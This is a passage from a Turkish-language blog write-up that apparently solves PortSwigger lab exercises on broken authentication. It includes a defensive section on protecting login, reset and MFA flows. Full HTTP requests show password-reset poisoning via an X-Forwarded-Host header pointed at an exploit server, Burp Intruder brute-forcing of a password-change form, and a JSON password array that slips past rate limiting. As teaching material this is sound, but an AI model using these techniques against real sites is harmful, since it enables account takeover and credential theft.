Forgot Password isteğini Repeater'da açıp bu header'ı ekledim ve isteği gönderdim.Bu sayede sistem Carlos için bir reset linki oluşturduğunda linkin host kısmı exploit server adresi olacaktır.Gönderdiğim bu istekten sonra exploit server'ın log sayfasını açtım. Bir süre sonra Carlos'un tıkladığı GET isteği loglarda göründü:

Bu Carlos'un gerçek reset tokeniydi. Artık elimde ihtiyacım olan tüm bilgi var Şifre sıfırlama işleminde kullanılan tüm isteklerde kendi tokenimin yerine Carlos'tan aldığım tokeni koydum.

## Request

Pretty Raw Hex

```
1 POST /forgot-password?temp-forgot-password-token=il2jjuk3tuygcthw3mqty7gncaki9wd1 HTTP/2
2 Host: 0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
3 Cookie: session=b0MnGXEpGEnFqgVQYbywaJq8wH62Iy5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 99
10 Origin: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
11 Referer: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password?temp-forgot-password-toke
n=24chtduqilblm16l0scfjcj4enmtan7o
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 X-Forwarded-Host: exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net
20
21 temp-forgot-password-token=il2jjuk3tuygcthw3mqty7gncaki9wd1&new-password-1=pass&new-password-2=pass
```

Böylece sistem benim değil Carlos'un hesabı için şifre yenileme ekranını açtı. Yeni parolayı şöyle belirledim:

pass  
pass

İstek başarılıydı. Ardından Carlos'un kullanıcı adıyla giriş yaptığımda lab tamamlanmıştı.

**Congratulations, you solved the lab!**[Share your skills!](#)   [Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

**Update email**

### Lab: Password brute-force via password change

Bu labdaki parola değiştirme özelliği brute-force saldırılara karşı zayıf. Labı çözmek için verilen aday parola listesini kullanarak Carlos'un hesabına brute-force yapman ve "My account" sayfasına erişmen gerekiyor.

giriş bilgileri: wiener:peter

hedef kullanıcı: carlos

Önce kendi hesabımıla giriş yaptım ve password change kısmını biraz kurcaladım. Şunu fark ettim:

current-password yanlış + new password'ler farklı → "Current password is incorrect"

current-password yanlış + new password'ler aynı → hesap kilitleniyor

current-password doğru + new password'ler farklı → "New passwords do not match"

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a POST request to '/my-account/change-password' with the following payload:

```

1 POST /my-account/change-password HTTP/2
Host: Oafaa002504ab2aad80728f68003a0014.web-security-academy.net
Cookie: session=789507749dF380d4b0a9f1Zx2h1gpd2; session=g6071v5q30858pKTu8mRivaxW8aqM2I
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: https://Oafaa002504ab2aad80728f68003a0014.web-security-academy.net
Referer: https://Oafaa002504ab2aad80728f68003a0014.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
username=wiener&current-password=pass&new-password-1=mesta&new-password-2=mesta123

```

The 'Response' tab shows the 'My Account' page with the message "New passwords do not match".

Buradaki en kritik nokta: Buradaki en kritik nokta: **New passwords do not match**" sadece current password doğrulanıyor. Password change isteğini Burp Intruder'a gönderdim.

username kısmını carlos yaptım.  
current-password kısmına payload pozisyonu koydum.

The screenshot shows the Burp Suite interface with a modified payload. The 'Payloads' tab on the right contains a list of payloads:

- Paste
- Load...
- Remove
- Clear
- 123456
- password
- 12345678
- 123456789
- 12345
- Carlos
- dragon

The modified payload in the request is:

```

1 POST /my-account/change-password HTTP/2
Host: Oafaa002504ab2aad80728f68003a0014.web-security-academy.net
Cookie: session=789507749dF380d4b0a9f1Zx2h1gpd2; session=g6071v5q30858pKTu8mRivaxW8aqM2I
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Origin: https://Oafaa002504ab2aad80728f68003a0014.web-security-academy.net
Referer: https://Oafaa002504ab2aad80728f68003a0014.web-security-academy.net/my-account/change-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
username=carlos&current-password=pass&new-password-1=pass1&new-password-2=pass1

```

Yeni şifreleri özellikle **farklı** bıraktım ki doğru current password geldiğinde "New passwords do not match" mesajı gelsin. Payload olarak Carlos'un şifre listesini ekledim.

Grep-match'e de şu kelimeyi koydum:

## ② Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

New passwords do not match

|

Match type:  Simple string

Regex

New passwords do not match

Sonra saldırıyı başlattım.

Intruder sonuçlarında sadece bir istek bu mesajı içeriyordu.

O da Carlos'un doğru şifresi.

Benim çıkan şifre: 121212

## 10. Intruder attack of https://0afa002504ab2aad80728f68003a0014.web-security-academy.net

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Respons...	Error	Timeout	Length ▾	...	...	...
29	121212	200	116	117		4010	255+	255+	255+	255+
0		200	150	190		4013	255+	255+	255+	255+
17	shadow	200	167	167		4013	255+	255+	255+	255+
99	moon	200	156	156		4013	255+	255+	255+	255+
94	mobilemail	200	155	155		4013	255+	255+	255+	255+
100	moscow	200	155	155		4013	255+	255+	255+	255+
4	qwerty	200	146	146		4013	255+	255+	255+	255+
5	123456789	200	146	146		4013	255+	255+	255+	255+
6	12345	200	146	146		4013	255+	255+	255+	255+
7	1234	200	138	146		4013	255+	255+	255+	255+

Request Response

Pretty Raw Hex

```
1 POST /my-account/change-password HTTP/2
2 Host: 0afa002504ab2aad80728f68003a0014.web-security-academy.net
3 Cookie: session=78850774YDeFJ80ddB0apP1Ze2Walgd2; session=qR60Y1wSq30858pKTu8NmRVaxW8aqM2I
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 81
0 Origin: https://0afa002504ab2aad80728f68003a0014.web-security-academy.net
1 Referer: https://0afa002504ab2aad80728f68003a0014.web-security-academy.net/my-account/change-password
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?
7 Priority: u=0, i
8 Te: trailers
9 Connection: keep-alive
10
11 username=carlos&current_password=121212&new_password-1=password1&new_password-2=password2
```

Bu şekilde direkt Carlos'un hesabına giriş yaptım ve lab çözüldü.

## Kendi Kimlik Doğrulama Mekanizmalarınızı Güvende Tutmak

Web güvenliği çalışırken en sık gördüğüm şeylerden biri, sitelerin aslında doğru tasarlanmış görünen ama ufak mantık hataları yüzünden tamamen kırılabilir hale gelen kimlik doğrulama mekanizmaları. Bu yüzden kendi uygulamalarımızda dikkat etmemiz gereken bazı temel noktaları şöyle özetlemek istedim.

### Kullanıcı Bilgilerini Ciddiye Alın

En sağlam login mekanizması bile, kullanıcı adı–şifre ikilisi yanlış bir yerde açığa çıkıyorsa hiçbir işe yaramaz.

Giriş verilerini asla HTTPS dışında göndermeyin.

HTTP isteklerini otomatik olarak HTTPS'e yönlendirin.

Sitede kullanıcı adı veya e-posta bilgileri istemeden siziyor mu? Profil sayfaları, HTTP header'ları veya error mesajlarında görünmemesine dikkat edin.

## **Güvenliği Kullanıcıya Bırakmayın**

Kullanıcılar, işleri kolaylaştırmak için şifrelerini hep tahmin edilebilir bir kalıba oturtuyor.

Bu yüzden:

Sadece uzunluk/özel karakter zorunluluğu koymak yerine, gerçek zamanlı çalışan şifre güçlendirici kullanmak çok daha iyi sonuç veriyor.

Örneğin Dropbox'ın geliştirdiği zxcvbn kütüphanesi bu iş için harika bir seçenek.

## **Kullanıcı Adı Enum Edilemesin**

Bir kullanıcının var olup olmadığını belli eden hata mesajları, saldırganın işini inanılmaz kolaylaştırır.

Bunu önlemek için:

Hatalar her zaman aynı mesajı dönmeli.

HTTP status kodu her senaryoda aynı olmalı.

Yanıt süreleri birbirinden ayırt edilemeyecek kadar benzer olmalı.

## **Brute-Force'u Zorlaştırin**

Brute-force yapmak düşündüğünüzden daha kolay. O yüzden bunu zorlaştıracak önlemler almak şart:

IP bazlı rate limit koyun.

IP spoofing'i zorlaştıracak ek kontroller ekleyin.

Belirli sayıda denemeden sonra kullanıcıya CAPTCHA gösterin.

Bunlar tamamen çözüm değil, ama saldırganı yıldırmak için ideal.

## **Doğrulama Mantığını İyi Test Edin**

PortSwigger lablarında da sıkça gördüğümüz gibi, küçük mantık hataları tüm sistemi çökertiyor.

Bu yüzden:

Tüm doğrulama ve validasyon kontrollerinizi defalarca gözden geçirin.

Atlanabilir bir kontrol, aslında hiç kontrol yok demektir.

## Sadece Login Sayfasına Odaklanmayın

Unutmayın:

Parola değiştirme, parola sıfırlama, kayıt olma, oturum açık tutma...  
Bunların hepsi saldırı yüzeyidir.

Hatta çoğu saldırı, şifremi unuttum veya şifre değişikliği gibi "ikincil" noktalardan geliyor.

## Gerçek Bir MFA Kullanın

MFA her site için mecburi olmayabilir ama gerçekten güçlendir.

Birkaç önemli nokta:

Aynı faktörün iki kere doğrulanması MFA değildir.

E-posta kodu → Tek faktörün uzatılmış hali.

SMS → İki faktör gibi görünür ama SIM swap yüzünden riskli.

En güvenli: Doğrulama kodunu üreten özel uygulamalar veya cihazlar.

Ve tabii ki MFA kontrol mantığının da bypass edilemeyecek şekilde tasarlanması gerekiyor.

Bu maddelerin hepsi aslında aynı yere çıkıyor:

Kimlik doğrulama tek bir noktadan ibaret değil; bütün bir ekosistem.

Her aşamasının titizlikle test edilmesi gerekiyor.

## Broken brute-force protection, multiple credentials per request

Bu labda amaç şu:

Normalde brute-force koruması olan bir login sayfasında, **tek bir HTTP isteğiyle tüm parola listesini göndermek** ve backend'in bu mantık hatası nedeniyle içlerinden doğru şifreyi bulmasını sağlamak.

Yani klasik brute-force yok, rate-limit yok, lockout yok.

Sadece "tek istekte çoklu parola gönderme" tekniği var.

Ve inanılmaz güzel çalışıyor.

Önce bir kullanıcı adı ve parola girip Burp'ten yakalıyorum.

Gönderilen body tam olarak şöyle:

The screenshot shows the WebSecurity Academy login page and the corresponding network request and response in the Burp Suite proxy tool.

**Request:**

```

POST /login HTTP/2
Host: 0ac600040353501b83d14c5d000e0076.web-security-academy.net
Cookie: session=L5G1D5J213XK061887uHg6; p=44017E
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ac600040353501b83d14c5d000e0076.web-security-academy.net/login
Content-Type: application/json
Content-Length: 41
Origin: https://0ac600040353501b83d14c5d000e0076.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Te: trailers
{
    "username": "Carlos",
    "password": "joshua"
}

```

**Response:**

Broken brute-force protection, multiple credentials per request

**Login Form:**

Invalid username or password.

Username:

Password:

**Log in**

Bu bizim için çok kritik bir ipucu veriyor:

Parola **JSON formatında** gönderilir. JSON demek, string yerine array, number, object gibi farklı tipler geçebilir demek. Bu noktada şüphelenmeye başlıyoruz: Acaba *backend password'ün formatını doğruluyor mu?*

Login request'ini Repeater'a attıktan sonra password alanını düzenlemeye başlıyorum. Tek bir string yerine, PortSwigger tarafından verilen tüm wordlist'i bir liste haline getiriyorum:

```
{
    "username": "carlos",
    "password": [
        "123456",
        "password",
        "qwerty",
        "shadow",
        "letmein",
        ...
    ]
}
```

## Request

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0ac600040353501b83d14c5d000e0076.web-security-academy.net
3 Cookie: session=L5SI8sJv2I3CKD0bI887UaF6jg448l7E
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac600040353501b83d14c5d000e0076.web-security-academy.net/login
9 Content-Type: application/json
10 Content-Length: 2245
11 Origin: https://0ac600040353501b83d14c5d000e0076.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19     "username": "carlos",
20     "password": [
21         "123456",
22         "password",
23         "12345678",
24         "qwerty",
25         "123456789",
26         "12345",
27         "1234",
28         "111111",
29         "1234567",
30         "dragon",
31         "123123",
32         "baseball",
33         "abc123",
34         "football",
35         "monkey",
36         "letmein",
37         "shadow",
38         "master",
39         "666666",
40         "qwertyuiop",
```

İsteği gönderiyorum ve beklediğim ,Yani başarılı login!

Congratulations, you solved the lab!

Share your skills! Continue learning &gt;&gt;

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Email

**Update email**

Bu noktada backend'in şu hatayı yaptığıni anlamış oluyoruz:password bir liste olarak gelmiş,backend listedeki her elemanı sırayla denemiş,doğru şifre listede olduğu için login başarılı olmuş.Brute-force koruması da sadece istek sayısına baktığı için,bir istek → brute-force yok → koruma tetiklenmiyor.Bu tam olarak uygulama mantığındaki bir güvenlik açığı.Repeater'da sağ tıklayıp "Show response in browser" dediğimde tarayıcıya URL veriyor.URL'yi açıyorum ve direkt Carlos'un hesabına giriş yapabiliyorum

### Peki Bu Neden Oldu? Mantığını Anlayalım

Burada uygulamanın düştüğü hatalar net:

#### 1. Password alanının tipi kontrol edilmemiş

Yani backend sadece "password var mı?" diye bakıyor,  
"string mi?" diye bakmıyor.

#### 2. JSON parser aldığı array'i tek tek deniyor

Backend büyük ihtimalle şöyle bir işlem yapıyor:

`password_input == stored_password ?`

Ama gelen veri array olunca:

`["123", "abc", "doğru_şifre"] == stored_password ?`

*Backend bunu hatalı okuyup içindeki değerleri birer birer karşılaştırıyor.*

### **3. Brute-force koruması sadece request sayısına bakıyor**

*Biz sadece 1 request attık, o yüzden koruma hiç devreye girmedi.*

*Bu tarz hatalar genelde:*

*Node.js (Express)*

*Python (Flask, FastAPI)*

*Ruby on Rails*

*gibi JSON tabanlı backend'lerde görülüyor.*

*Şirketler input validation'ı doğru yapmadığında,  
saldırıyanlar tek bir istekte yüzlerce credential deneyebiliyor.*

*Bu hem loglarda görülmez, hem rate-limit'i aşar, hem de çok sessizdir.*

*Bu lab gerçekten çok güzel bir "logic flaw" örneğiydi.*

*Hiç brute-force atmadan brute-force yapmak gibi.*

*JSON'in esnek yapısı bazen geliştiriciye kolaylık sağlarken,  
yanlış kullanıldığından böyle kritik zafiyetlere neden olabiliyor.*

*Umarım adım adım anlattığım bu çözüm işinizi kolaylaştırır.*

*Bir sonraki PortSwigger labında görüşmek üzere! 🌸*

*Kendinize iyi bakın 🐛💛*